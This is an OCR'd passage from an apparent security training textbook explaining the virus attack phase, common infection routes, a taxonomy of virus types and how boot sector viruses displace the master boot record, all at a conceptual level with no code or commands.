
File Fragmented Due to Virus Attack
Page: 1 File: A
Page: 3 File: B
Page: 1 File: B
Page: 3 File: A
Page: 2 File: B
Page: 2 File: A

Figure 7.37: Attack Phase

The figure shows two files, A and B. Before the attack, the two files are located one after the other in an orderly manner. Once a virus code infects the file, it alters the position of the files placed consecutively, leading to inaccuracy in file allocations and causing the system to slow down as the user tries to retrieve the files.

In the attack phase:

- Viruses execute upon triggering specific events
- Some viruses execute and corrupt via built-in bug programs after being stored in the host’s memory
- The latest and most advanced viruses conceal their presence, attacking only after thoroughly spreading through the host



How does a Computer Get Infected by Viruses?


1. When a user accepts files and downloads without properly checking the source
2. Opening infected e-mail attachments
3. Installing pirated software
4. Not updating and not installing new versions of plug-ins
5. Not running the latest antivirus application
6. Clicking malicious online ads
7. Using portable media
8. Connecting to untrusted networks

How does a Computer Get Infected by Viruses?

To infect a system, first, a virus has to enter it. Once the user downloads and installs the virus from any source and in any form, it replicates itself to other programs. Then, the virus can infect the computer in various ways, some of which are listed below:

- **Downloads**: Attackers incorporate viruses in popular software programs and upload them to websites intended for download. When a user unknowingly downloads this infected software and installs it, the system is infected.
- **Email attachments**: Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. When the victim opens the malicious attachment, the virus automatically infects the system.
- **Pirated software**: Installing cracked versions of software (OS, Adobe, Microsoft Office, etc.) might infect the system as they may contain viruses.
- **Failing to install security software**: With the increase in security parameters, attackers are designing new viruses. Failing to install the latest antivirus software or regularly update it may expose the computer system to virus attacks.
- **Updating software**: If patches are not regularly installed when released by vendors, viruses might exploit vulnerabilities, thereby allowing an attacker to access the system.
- **Browser**: By default, every browser comes with built-in security. An incorrectly configured browser could result in the automatic running of scripts, which may, in turn, allow viruses to enter the system.
- **Firewall**: Disabling the firewall will compromise the security of network traffic and invite viruses to infect the system.

- **Pop-ups**: When the user clicks any suspicious pop-up by mistake, the virus hidden behind the pop-up enters the system. Whenever the user turns on the system, the installed virus code will run in the background.
- **Removable media**: When a healthy system is associated with virus-infected removable media (e.g., CD/ DVD, USB drive, card reader), the virus spreads the system.
- **Network access**: Connecting to an untrusted Wi-Fi network, leaving Bluetooth ON, or permitting a file sharing program that is accessed openly will allow a virus to take over the device.
- **Backup and restore**: Taking a backup of an infected file and restoring it to a system infects the system again with the same virus.
- **Malicious online ads**: Attackers post malicious online ads by embedding malicious code in the ads, also known as malvertising. Once users click these ads, their computers get infected.
- **Social Media**: People tend to click on social media sites, including malicious links shared by their contacts, which can infect their systems.



Types of Viruses

- Viruses are **categories according to their functioning and targets**
- Some of the example includes:

System or Boot Sector Virus

File and Multipartite Virus

Macro and Cluster Virus

Stealth/Tunneling Virus

Encryption Virus

Sparse Infector Virus

Polymorphic Virus

Metamorphic Virus

Overwriting File or Cavity Virus

Companion/Camouflage Virus

Shell and File Extension Virus

FAT and Logic Bomb Virus

Web Scripting Virus

Email and Armored Virus

Add-on and Intrusive Virus

Direct Action or Transient Virus

Terminate & Stay Resident Virus

Types of Viruses

Computer viruses are malicious software programs written by attackers to gain unauthorized access to a target system. Thus, they compromise the security of the system as well as its performance. For any virus to corrupt a system, it has to first associate its code with executable code.

It is important to understand how viruses:

- Add themselves to the target host's code
- Choose to act upon the target system

Viruses are categories according to their functioning and targets. Some of the most common types of computer viruses that adversely affect the security of systems are listed below:

1. System or Boot Sector Virus
2. File Virus
3. Multipartite Virus
4. Macro Virus
5. Cluster Virus
6. Stealth/Tunneling Virus
7. Encryption Virus
8. Sparse Infector Virus
9. Polymorphic Virus
10. Metamorphic Virus
11. Overwriting File or Cavity Virus
12. Companion Virus/Camouflage Virus
13. Shell Virus
14. File Extension Virus
15. FAT Virus
16. Logic Bomb Virus
17. Web Scripting Virus
18. Email Virus

19. Armored Virus
20. Add-on Virus
21. Intrusive Virus
22. Direct Action or Transient Virus
23. Terminate and Stay Resident Virus (TSR)

System or Boot Sector Viruses

The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. An OS executes code in these areas while booting. Every disk has some sort of system sector. MBRs are the most virus-prone zones because if the MBR is corrupted, all data will be lost. The DOS boot sector also executes during system booting. This is a crucial point of attack for viruses.

The system sector consists of only 512 bytes of disk space. Therefore, system sector viruses conceal their code in some other disk space. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). Such viruses reside in memory. Some sector viruses also spread through infected files; these are known as multipartite viruses.

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR.

